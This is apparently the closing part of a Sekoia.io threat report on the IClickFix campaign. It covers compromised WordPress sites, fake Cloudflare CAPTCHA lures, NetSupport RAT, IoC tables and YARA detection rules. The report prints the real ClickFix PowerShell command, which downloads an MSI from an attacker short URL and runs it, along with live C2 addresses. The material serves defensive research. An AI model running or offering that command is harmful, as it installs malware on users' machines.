
In early February 2025, the malicious code injected into compromised WordPress sites fetched JavaScript from hxxp://qq525f.short[.]gy/claud (URL from the Short[.]gy URL shortener), which then redirected to hxxps://bestieslos[.]com/over.js. At this stage, there was no TDS protection and only a single execution step: the downloaded JavaScript contained the HTML lure, the ClickFix command, and JavaScript to perform clipboard operations.
As of early February 2025, the ClickFix command distributed by IClickFix cluster was:
cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command $path='c:\\\\users\\\\public\\\\3aw.msi'; Invoke-RestMethod -Uri 'https://qq525f.short.gy/1' -OutFile $path; Start-Process $path;Throughout 2025, IClickFix technical evolutions demonstrated that the operator has consistently updated the framework code, lures, and payloads, and compromised additional WordPress sites to expand the cluster’s reach.
Conclusion
The IClickFix framework serves as a widespread and persistent initial access vector, leveraging the ClickFix social engineering tactic for malware distribution. Since emerging in late 2024, this cluster has compromised over 3,800 WordPress sites through opportunistic watering hole attacks to distribute commodity malware, such as NetSupport RAT, Emmenhtal Loader and XFiles Stealer.
Throughout 2025, the IClickFix operator consistently updated the malicious framework by abusing the YOURLS URL shortener as a Traffic Distribution System (TDS), introducing additional JavaScript delivery stages, refining the lure, and compromising more WordPress sites. These updates have strengthened, protected and expanded the IClickFix infrastructure, thereby complicating both analysis and detection.
By leveraging the ClickFix social engineering technique and massively exploiting vulnerable WordPress sites, the operator has affected numerous users worldwide. TDR assess with moderate confidence that the IClickFix framework may be responsible for thousands of infections per day.
To protect our customers from IClickFix, Sekoia.io analysts will continue proactive monitoring of this threat and other clusters leveraging the ClickFix social engineering tactic.
IoCs & Technical details
The indicators listed below and YARA rules are available in CSV format with additional metadata in the SEKOIA-IO/Community GitHub repository.
IoCs
IClickFix framework
Stage 1: redirection domains
| Domain name | Creation date |
| dasktiitititit[.]com ksfldfklskdmbxcvb[.]com appasdmdamsdmasd[.]com aasdtvcvchcvhhhhh[.]com dhdjisksnsbhssu[.]com ksaitkktkatfl[.]com asdaotasktjastmnt[.]com skldfjgsldkmfgsdfg[.]com jdaklsjdklajsldkjd[.]com fsdotiototakkaakkal[.]com ikfsdfksldkflsktoq[.]com ititoiaitoaitoiakkaka[.]com dasopdoaodoaoaoao[.]com sdfikguoriqoir.cloud ototoqtklktzlk[.]com pptpooalfkakktl[.]com forfsakencoilddxga[.]com overtimeforus[.]com tripallmaljok[.]com pqoqllalll[.]com qit15.short[.]gy qq51f.short[.]gy qq525f.short[.]gy | 2025-11-22 2025-11-22 2025-11-04 2025-11-02 2025-10-22 2025-10-12 2025-09-30 2025-09-16 2025-07-01 2025-06-06 2025-05-12 2025-05-03 2025-04-28 2025-04-20 2025-04-08 2025-03-28 2025-03-18 2025-03-14 2025-03-05 2025-03-01 2025-03-01 2025-02-01 2025-01-09 |
Stage 2: domains hosting JavaScript payload 1
| Domain name | Creation date |
| ksdkgsdkgkgmgm[.]pro fsdtiototoitweot[.]com alsokdalsdkals[.]com ldasldalsd[.]com foflfalflafl[.]com ototaikfffkf[.]com xxclglglglklgkxlc[.]com zmzkdodudhdbdu[.]com aksdaitkatktk[.]com dasdalksdkmasdas[.]com kdkdaosdkalkdkdakd[.]com caprofklfkzttripwith[.]com kdfmmikfkafjikmfikfjhm[.]com serviceverifcaptcho[.]com kalkgmbzfghq[.]com undermymindops[.]com bestiamos[.]com bestieslos[.]com | 2025-12-05 2025-12-05 2025-11-22 2025-11-14 2025-11-14 2025-11-04 2025-11-02 2025-10-22 2025-10-12 2025-10-05 2025-06-20 2025-03-18 2025-03-18 2025-03-12 2025-03-07 2025-02-27 2025-02-16 2024-12-18 |
Stage 3: compromised domains hosting JavaScript payload 2
| Domain name | Creation date |
| 1teamintl[.]com mexicaletta[.]com[.]br booksbypatriciaschultz[.]com www.webentangled[.]com almhdnursing[.]qa www.alwanqa[.]com talentforth[.]org wintars[.]com erisaactuarialservices[.]com medi-care[.]gr www.raftingsella[.]com jairecanoas[.]com abogados-gs[.]com www.mitaxi[.]net stangherlini[.]com[.]br ecoawnings[.]com[.]au dreamdraftingsydney[.]com[.]au solpower[.]com[.]my sfc-oman[.]com gerab[.]bt soinpharmaceuticals[.]com | 2025-12-16 2025-12-07 2025-11-24 2025-11-24 2025-11-20 2025-11-17 2025-11-12 2025-11-11 2025-11-06 2025-11-05 2025-10-30 2025-10-22 2025-10-15 2025-10-13 2025-10-05 2025-10-03 2025-09-29 2025-09-21 2025-09-16 2025-09-11 2025-09-07 |
NetSupport RAT
Recent NetSupport RAT C2 domains used by the IClickFix campaign
| Domain name | Creation date |
| nightlomsknies[.]com notlimbobimboa[.]com notmauserfizko[.]com fnotusykakimao[.]com otpnemoyjfh[.]com pisikakimmmad[.]com makimakiokina[.]com smallfootmyfor[.]com understandott[.]com adventurergsdfjg[.]com remarkableaskf[.]com foundationasdasd[.]com generationkasdm[.]com universitynsd[.]com basketballast[.]com blueprintsfdskjhfd[.]com voluntarydasd[.]com atmospheredast[.]com newgenlosehops[.]com lastmychancetoss[.]com losiposithankyou[.]com | 2025-12-01 2025-11-13 2025-11-13 2025-11-13 2025-11-02 2025-11-02 2025-11-02 2025-10-03 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-09-26 2025-08-05 2025-08-05 2025-07-01 |
NetSupport RAT C2 IP address and URL used by the IClickFix campaign
| Domain name | First seen | Last seen |
| 85.208.84[.]35 http://85.208.84[.]35:443/fakeurl.htm 141.98.11[.]175 http://141.98.11[.]175/fakeurl.htm 83.222.190[.]174 http://83.222.190[.]174:443/fakeurl.html | 2025-10-09 2025-10-09 2025-08-16 2025-08-16 2025-05-10 2025-05-10 | – – 2025-09-10 2025-09-10 2025-07-04 2025-07-04 |
NetSupport RAT files used by the IClickFix campaign
| Filename | Role | SHA256 |
| AudioCapture.dll | NetSupport audio capturing library | 2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5 |
| client32.exe | NetSupport client executable | 06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268 |
| client32.ini | NetSupport client configuration file | 62f7a444ab0c645f20c7dc6340c3eaaad7ef033b2188c3e5123406762990c517 |
| gggg.txt | Unknown | 6846bc236bd2095fbf93f8b31dd4ca0798614fcab20fbd2ecac6cc7f431c6dec |
| HTCTL32.DLL | NetSupport HTTP communication library | 6562585009f15155eea9a489e474cebc4dd2a01a26d846fdd1b93fdc24b0c269 |
| msvcr100.dll | Microsoft C++ runtime library | 8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18 |
| nskbfltr.inf | NetSupport keyboard filter | d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368 |
| NSM.ini | NetSupport configuration file | e0ed36c897eaa5352fab181c20020b60df4c58986193d6aaf5bf3e3ecdc4c05d |
| NSM.LIC | NetSupport licence file | 83a6feb6304effcd258129e5d46f484e4c34c1cce1ea0c32a94a89283ccd24f9 |
| nsm_vpro.ini | NetSupport vPro configuration file | 4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b |
| pcicapi.dll | NetSupport communication library | 2dfdc169dfc27462adc98dde39306de8d0526dcf4577a1a486c2eef447300689 |
| PCICHEK.DLL | NetSupport system check library | 0cff893b1e7716d09fb74b7a0313b78a09f3f48c586d31fc5f830bd72ce8331f |
| PCICL32.DLL | NetSupport core dependency library | b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80 |
| remcmdstub.exe | NetSupport remote command prompt stub | b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2 |
YARA rules
Compromised legitimate WordPress websites injected by the IClickFix framework:
rule infrastructure_iclickfix_cluster_ic_tracker_js_wordpress {
   meta:
       description = "Find WordPress HTML compromised by the IClickFix cluster, that injects the ic-tracker-js HTML tag"
       source = "Sekoia.io"
       creation_date = "2025-12-04"
       modification_date = "2025-12-04"
       classification = "TLP:CLEAR"

   strings:
       $wp01 = "\" id=\"ic-tracker-js\"" ascii

   condition:
       all of them
}
First obfuscated JavaScript of the IClickFix framework:
rule infrastructure_iclickfix_cluster_ic_tracker_js_javascript1 {
    meta:
        description = "Find the first obfuscated JavaScript of the IClickFix cluster, that contacts the .php?data= URL to download the second JavaScript"
        source = "Sekoia.io"
        creation_date = "2025-12-04"
        modification_date = "2025-12-04"
        classification = "TLP:CLEAR"

    strings:
        $obfjs01 = "'location'" ascii
        $obfjs02 = "'style'" ascii
        $obfjs03 = "?data=" ascii
        $obfjs04 = "={'host'" ascii
        $obfjs05 = "animation:1s\\x20ease-in-out\\x201s\\x20forwards\\x20fadeIn}'," ascii
        $obfjs06 = "}(document," ascii
        $obfjs07 = "'aHR0cH" ascii
        $obfjs08 = "'now'" ascii

    condition:
        6 of ($obfjs0*)
}
Second obfuscated JavaScript of the IClickFix framework:
rule infrastructure_iclickfix_cluster_ic_tracker_js_javascript2 {
    meta:
        description = "Find the second JavaScript of the IClickFix cluster, that contacts the .php?page= URL to download the ClickFix lure"
        source = "Sekoia.io"
        creation_date = "2025-12-04"
        modification_date = "2025-12-04"
        classification = "TLP:CLEAR"

    strings:
        $datajs01 = "xhr.send();" ascii
        $datajs02 = ".php?page=\");" ascii
        $datajs03 = "function getFaviconPath() {" ascii
        $datajs04 = "close-tlc-data" ascii
        $datajs05 = ".php?click=1&data=\"" ascii
        $datajs06 = "// listen from child" ascii
        $datajs07 = "--loadNumValue" ascii
        $datajs08 = "encodeURIComponent(JSON.stringify(data))" ascii
        $datajs09 = "/* WHITE background: rgba(255,255,255,0.65); */" ascii

    condition:
        6 of ($datajs0*)
}
HTML of the IClickFix lure impersonating the Cloudflare Turnstile CAPTCHA:
rule infrastructure_iclickfix_cluster_ic_tracker_html_lure {
    meta:
        description = "Find the HTML lure used by the IClickFix cluster, impersonating Cloudflare Turnstile CAPTCHA"
        source = "Sekoia.io"
        creation_date = "2025-12-04"
        modification_date = "2025-12-04"
        classification = "TLP:CLEAR"

    strings:
        //HTML page containing JavaScript and a second HTML corresponding to the ClickFix lure
        $lure01 = "let clickCopy" ascii
        $lure02 = "let clickCounts" ascii
        $lure03 = "let delay" ascii
        $lure04 = "let COPYbase64Text" ascii
        $lure05 = "let rayID" ascii
        $lure06 = "'Cloudflare protection – verify with code:" ascii
        $lure07 = "center.innerHTML" ascii
        $lure08 = "Verify you are human" ascii
        $lure09 = "location.host + " ascii
        $lure10 = "needs to review the security of your connection before proceeding." ascii
        $lure11 = "Unusual Web Traffic Detected" ascii
        $lure12 = "Our security system has identified irregular web activity" ascii
        $lure13 = "originating from your IP address. Automated verification" ascii
        $lure14 = "unable to confirm that you are a legitimate user." ascii
        $lure15 = "This manual verification step helps us ensure that your connection" ascii

    condition:
        9 of ($lure*)
}
External references
- [Medium] Bypassing Malicious TDS in ClickFix Campaigns, by Walmart Global Tech Blog ↩︎
- [Sekoia.io] ClearFake’s New Widespread Variant: Increased Web3 Exploitation for Malware Delivery ↩︎
- [urlquery] About urlquery.net ↩︎
- [Share Sekoia.io] Video example of a website compromised by IClickFix framework (A video example of a website compromised by this infection chain is available at this link) ↩︎
- [GitHub] YOURLS ↩︎
- [urlscan.io] Scan results for hxxps://ksfldfklskdmbxcvb[.]com/admin/ ↩︎
- [GitHub] YOURLS/includes/functions.php ↩︎
- [eSentire] EVALUSION Campaign Delivers Amatera Stealer and NetSupport RAT ↩︎
- [WordPress] Elementor Website Builder – WordPress plugin ↩︎
- [WordPress] WooCommerce – WordPress plugin ↩︎
- [WordPress] Gravity Forms Plugin ↩︎
Feel free to read other Sekoia.io TDR (Threat Detection & Research) analysis here:
- Phishing Campaigns “I Paid Twice” Targeting Booking.com Hotels and Customers
- Leveraging Landlock telemetry for Linux detection engineering
- Advent of Configuration Extraction – Part 1: Pipeline Overview – First Steps with Kaiji Configuration Unboxing
- French NGO Reporters Without Borders targeted by Calisto in recent campaign
- TransparentTribe targets Indian military organisations with DeskRAT
- ClearFake’s New Widespread Variant: Increased Web3 Exploitation for Malware Delivery
如有侵权请联系:admin#unsafe.sh